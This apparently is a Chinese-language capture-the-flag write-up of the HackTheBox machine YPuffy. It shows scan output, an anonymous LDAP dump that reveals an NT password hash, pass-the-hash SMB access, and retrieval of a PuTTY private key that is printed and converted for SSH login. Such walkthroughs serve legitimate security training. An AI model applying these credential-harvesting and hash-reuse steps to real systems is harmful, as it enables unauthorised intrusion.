
YPuffy,ldap(取得smb資訊[passwd hash])、ppk公私鑰處理、ssh相關(doas\ssh-keygen獲取root)

```
└─# nmap -sCV -p22,80,139,389,445 -A 10.10.10.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-13 07:45 PDT
Nmap scan report for 10.10.10.107
Host is up (0.31s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2e:19:e6:af:1b:a7:b0:e8:07:2a:2b:11:5d:7b:c6:04 (RSA)
|   256 dd:0f:6a:2a:53:ee:19:50:d9:e5:e7:81:04:8d:91:b6 (ECDSA)
|_  256 21:9e:db:bd:e1:78:4d:72:b0:ea:b4:97:fb:7f:af:91 (ED25519)
80/tcp  open  http        OpenBSD httpd
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp open  ldap        (Anonymous bind OK)
445/tcp open  netbios-ssn Samba smbd 4.7.6 (workgroup: YPUFFY)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): OpenBSD 4.X|6.X|5.X|3.X (95%), FreeBSD 10.X|7.X
(92%)
OS CPE: cpe:/o:openbsd:openbsd:4.0 cpe:/o:openbsd:openbsd:6
cpe:/o:openbsd:openbsd:5.0 cpe:/o:freebsd:freebsd:10.0
cpe:/o:freebsd:freebsd:7.0:beta4 cpe:/o:openbsd:openbsd:3
Aggressive OS guesses: OpenBSD 4.0 (95%), OpenBSD 4.9 (93%), OpenBSD 4.4 -
4.5 (93%), OpenBSD 4.6 (93%), OpenBSD 6.0 - 6.4 (93%), OpenBSD 5.0 (92%),
OpenBSD 5.0 - 5.8 (92%), FreeBSD 10.0-CURRENT (92%), FreeBSD 7.0-BETA4
(91%), OpenBSD 4.1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: YPUFFY

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
|_clock-skew: mean: 1h20m00s, deviation: 2h18m35s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-08-13T14:46:13
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6)
|   Computer name: ypuffy
|   NetBIOS computer name: YPUFFY\x00
|   Domain name: hackthebox.htb
|   FQDN: ypuffy.hackthebox.htb
|_  System time: 2024-08-13T10:46:14-04:00

TRACEROUTE (using port 139/tcp)
HOP RTT       ADDRESS
1   300.17 ms 10.10.14.1
2   300.36 ms 10.10.10.107

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.64 seconds
```

---

web網站多次嘗試都連不上..
`Curl、Burp`抓包都一樣




連線被重設

載入頁面時與伺服器的連線被重設。

- 該網站可能暫時無法使用或太過忙碌，請過幾分鐘後再試試。
- 若無法載入任何網站，請檢查您的網路連線狀態。
- 若電腦或網路被防火牆或 Proxy 保護，請確定 Firefox 被允許存取網路。


進行封包查看一開始正常三項交握，但後面都FIN;ACK



```
No.    Time         Source         Destination    Protoco Length Info
     7 2.416131109  10.10.14.11    10.10.10.107   TCP      60 55838 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PER
     8 2.462396869  10.10.10.107   10.10.14.11    TCP      64 80 → 55824 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=13
     9 2.462423201  10.10.14.11    10.10.10.107   TCP      52 55824 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2224
    12 2.712733840  10.10.10.107   10.10.14.11    TCP      64 80 → 55838 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=13
    13 2.712756880  10.10.14.11    10.10.10.107   TCP      52 55838 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2224
    14 2.760571646  10.10.10.107   10.10.14.11    TCP      52 80 → 55824 [FIN, ACK] Seq=1 Ack=329 Win=17216 Len=0 TSva
    16 2.760794010  10.10.14.11    10.10.10.107   TCP      52 55824 → 80 [FIN, ACK] Seq=329 Ack=2 Win=32128 Len=0 TSva
    18 3.072988666  10.10.10.107   10.10.14.11    TCP      52 80 → 55824 [ACK] Seq=2 Ack=330 Win=17216 Len=0 TSval=41
    19 3.073013790  10.10.10.107   10.10.14.11    TCP      52 80 → 55838 [FIN, ACK] Seq=1 Ack=329 Win=17216 Len=0 TSva
    20 3.073185823  10.10.14.11    10.10.10.107   TCP      52 55838 → 80 [FIN, ACK] Seq=329 Ack=2 Win=32128 Len=0 TSva
    21 3.073271777  10.10.14.11    10.10.10.107   TCP      60 55840 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PER
    22 3.324742774  10.10.14.11    10.10.10.107   TCP      60 55856 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PER
    23 3.374742763  10.10.10.107   10.10.14.11    TCP      52 80 → 55838 [ACK] Seq=2 Ack=330 Win=17216 Len=0 TSval=28
    24 3.374770012  10.10.10.107   10.10.14.11    TCP      64 80 → 55840 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=13
    25 3.374788052  10.10.14.11    10.10.10.107   TCP      52 55840 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2224
    27 3.620801364  10.10.10.107   10.10.14.11    TCP      64 80 → 55856 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=13
    28 3.620875610  10.10.14.11    10.10.10.107   TCP      52 55856 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2224
```

SMB

匿名成功，但連線失敗



```
┌──(root㉿kali)-[~]
└─# smbmap -H 10.10.10.107

    ________  ___      ___  _______   ___      ___       __        _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\      |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \     (. |__) :)
   \___  \    /\   \/.    ||:     \/   /\   \/.    |   /' /\  \    |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \   (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \ /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authentidated session(s)

┌──(root㉿kali)-[~]
└─# smbmap -L 10.10.10.107
usage: smbmap [-h] (-H HOST | --host-file FILE) [-u USERNAME] [-p PASSWORD | --prompt] [-k] [--no-pass] [--dc-ip IP or Host] [-s SHARE] [-d DOMAIN]
              [-P PORT] [-v] [--signing] [--admin] [--no-banner] [--no-color] [--no-update] [--timeout SCAN_TIMEOUT] [-x COMMAND] [--mode CMDMODE]
              [-L | -r [PATH]] [-g FILE | -A PATTERN | --csv FILE] [--dir-only] [--no-write-check] [-q] [--depth DEPTH] [--exclude SHARE [SHARE ...]]
              [-F PATTERN] [--search-path PATH] [--search-timeout TIMEOUT] [--download PATH] [--upload SRC DST] [--delete PATH TO FILE] [--skip]
smbmap: error: one of the arguments -H --host-file is required

┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.10.107
Password for [WORKGROUP\root]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿kali)-[~]
└─# 
```

ldap 再次nmap仔細爆破

初始nmap掃描顯示該主機允許匿名 LDAP 連線。這意味著nmap ldap 腳本將在沒有任何身份驗證的情況下可能有大量資訊。


```
└─# nmap -p389 10.10.10.107 --script *ldap*
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-13 22:45 PDT
NSE: [ldap-brute] passwords: Time limit 10m00s exceeded.
NSE: [ldap-brute] passwords: Time limit 10m00s exceeded.
NSE: [ldap-brute] usernames: Time limit 10m00s exceeded.
Nmap scan report for 10.10.10.107
Host is up (0.30s latency).

Bug in ldap-brute: no string output.
PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: dc=hackthebox,dc=htb
|     dn: dc=hackthebox,dc=htb
|         dc: hackthebox
|         objectClass: top
|         objectClass: domain
|     dn: ou=passwd,dc=hackthebox,dc=htb
|         ou: passwd
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: uid=bob8791,ou=passwd,dc=hackthebox,dc=htb
|         uid: bob8791
|         cn: Bob
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         userPassword: {BSDAUTH}bob8791
|         uidNumber: 5001
|         gidNumber: 5001
|         gecos: Bob
|         homeDirectory: /home/bob8791
|         loginShell: /bin/ksh
|     dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
|         uid: alice1978
|         cn: Alice
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         objectClass: sambaSamAccount
|         userPassword: {BSDAUTH}alice1978
|         uidNumber: 5000
|         gidNumber: 5000
|         gecos: Alice
|         homeDirectory: /home/alice1978
|         loginShell: /bin/ksh
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
|         displayName: Alice
|         sambaAcctFlags: [U          ]
|         sambaPasswordHistory:
00000000000000000000000000000000000000000000000000000000
|         sambaNTPassword: 0B186E661BBDBDCF6047784DE8B9FD8B
|         sambaPwdLastSet: 1532916644
|     dn: ou=group,dc=hackthebox,dc=htb
|         ou: group
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: cn=bob8791,ou=group,dc=hackthebox,dc=htb
|         objectClass: posixGroup
|         objectClass: top
|         cn: bob8791
|         userPassword: {crypt}*
|         gidNumber: 5001
|     dn: cn=alice1978,ou=group,dc=hackthebox,dc=htb
|         objectClass: posixGroup
|         objectClass: top
|         cn: alice1978
|         userPassword: {crypt}*
|         gidNumber: 5000
|     dn: sambadomainname=ypuffy,dc=hackthebox,dc=htb
|         sambaDomainName: YPUFFY
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464
|         sambaAlgorithmicRidBase: 1000
|         objectclass: sambaDomain
|         sambaNextUserRid: 1000
|         sambaMinPwdLength: 5
|         sambaPwdHistoryLength: 0
|         sambaLogonToChgPwd: 0
|         sambaMaxPwdAge: -1
|         sambaMinPwdAge: 0
|         sambaLockoutDuration: 30
|         sambaLockoutObservationWindow: 30
|         sambaLockoutThreshold: 0
|         sambaForceLogoff: -1
|         sambaRefuseMachinePwdChange: 0
|_        sambaNextRid: 1001
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       supportedLDAPVersion: 3
|       namingContexts: dc=hackthebox,dc=htb
|       supportedExtension: 1.3.6.1.4.1.1466.20037
|_      subschemaSubentry: cn=schema
```

有找到uid、passwd

```
uid：
1. bob8791
2. alice1978
* * *
passwd均經過編輯，但 alice1978 具有 NT 雜湊。
sambaNTPassword：0B186E661BBDBDCF6047784DE8B9FD8B
```

這是有關smb帳密「smb passwd需要hash雜湊」～


```
指令：
smbclient -L 10.10.10.107 -U 'alice1978%0B186E661BBDBDCF6047784DE8B9FD8B' --pw-nt-hash
```



```
└─# smbclient -L 10.10.10.107 -U 'alice1978%0B186E661BBDBDCF6047784DE8B9FD8B' --pw-nt-hash

        Sharename       Type      Comment
        ---------       ----      -------
        alice           Disk      Alice's Windows Directory
        IPC$            IPC       IPC Service (Samba Server)
```

```
smbclient //10.10.10.107/alice -U
'alice1978%0B186E661BBDBDCF6047784DE8B9FD8B' --pw-nt-hash

獲取：my_private_key.ppk
```

PuTTY Private Key File。看起來是私鑰＋公鑰




```
└─# file my_private_key.ppk
my_private_key.ppk: PuTTY Private Key File, version 2, algorithm ssh-rsa, Encryption none "rsa-key-20180716"

┌──(root㉿kali)-[~]
└─# cat my_private_key.ppk
PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: rsa-key-20180716
Public-Lines: 6
AAAAB3NzaC1yc2EAAAABJQAAAQEApV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcGz
1am2V3wNRkKR+gRb3FIPp+J4rCOS/S5skFPrGJLLFLeExz7Afvg6m2dOrSn02qux
BoLMq0VSFK5A0Ep5Hm8WZxy5wteK3RDx0HKO/aCvsaYPJa2zvxdtp1JGPbN5zBAj
h7U8op4/lIskHqr7DHtYeFpjZOM9duqlVxV7XchzW9XZe/7xTRrbthCvNcSC/Sxa
iA2jBW6n3dMsqpB8kq+b7RVnVXGbBK5p4n44JD2yJZgeDk+1JClS7ZUlbI5+6KWx
ivAMf2AqY5e1adjpOfo6TwmB0Cyx0rIYMvsog3HnqyHcVR/Ufw==
Private-Lines: 14
AAABAH0knH2xprkuycHoh18sGrlvVGVG6C2vZ9PsiBdP/5wmhpYI3Svnn3ZL8CwF
VGaXdidhZunC9xmD1/QAgCgTz/Fh5yl+nGdeBWc10hLD2SeqFJoHU6SLYpOSViSE
cOZ5mYSy4IIRgPdJKwL6NPnrO+qORSSs9uKVqEdmKLm5lat9dRJVtFlG2tZ7tsma
hRM//9du5MKWWemJlW9PmRGY6shATM3Ow8LojNgnpoHNigB6b/kdDozx6RIf8b1q
Gs+gaU1W5FVehiV6dO2OjHUoUtBME01owBLvwjdV/1Sea/kcZa72TYIMoN1MUEFC
3hlBVcWbiy+O27JzmDzhYen0Jq0AAACBANTBwU1DttMKKphHAN23+tvIAh3rlNG6
m+xeStOxEusrbNL89aEU03FWXIocoQlPiQBr3s8OkgMk1QVYABlH30Y2ZsPL/hp6
l4UVEuHUqnTfEOowVTcVNlwpNM8YLhgn+JIeGpJZqus5JK/pBhK0JclenIpH5M2v
4L9aKFwiMZxfAAAAgQDG+o9xrh+rZuQg8BZ6ZcGGdszZITn797a4YU+NzxjP4jR+
qSVCTRky9uSP0i9H7B9KVnuu9AfzKDBgSH/zxFnJqBTTykM1imjt+y1wVa/3aLPh
hKxePlIrP3YaMKd38ss2ebeqWy+XJYwgWOsSw8wAQT7fIxmT8OYfJRjRGTS74QAA
AIEAiOHSABguzA8sMxaHMvWu16F0RKXLOy+S3ZbMrQZr+nDyzHYPaLDRtNE2iI5c
QLr38t6CRO6zEZ+08Zh5rbqLJ1n8i/q0Pv+nYoYlocxw3qodwUlUYcr1/sE+Wuvl
xTwgKNIb9U6L6OdSr5FGkFBCFldtZ/WSHtbHxBabb0zpdts=
Private-MAC: 208b4e256cd56d59f70e3594f4e2c3ca91a757c9
```

先下載putty工具`apt-get install putty-tools`


```
需要將其轉換為ssh私鑰，以便能夠與它進行ssh
puttygen my_private_key.ppk -O private-openssh -o rsa.key
```

ssh連線成功



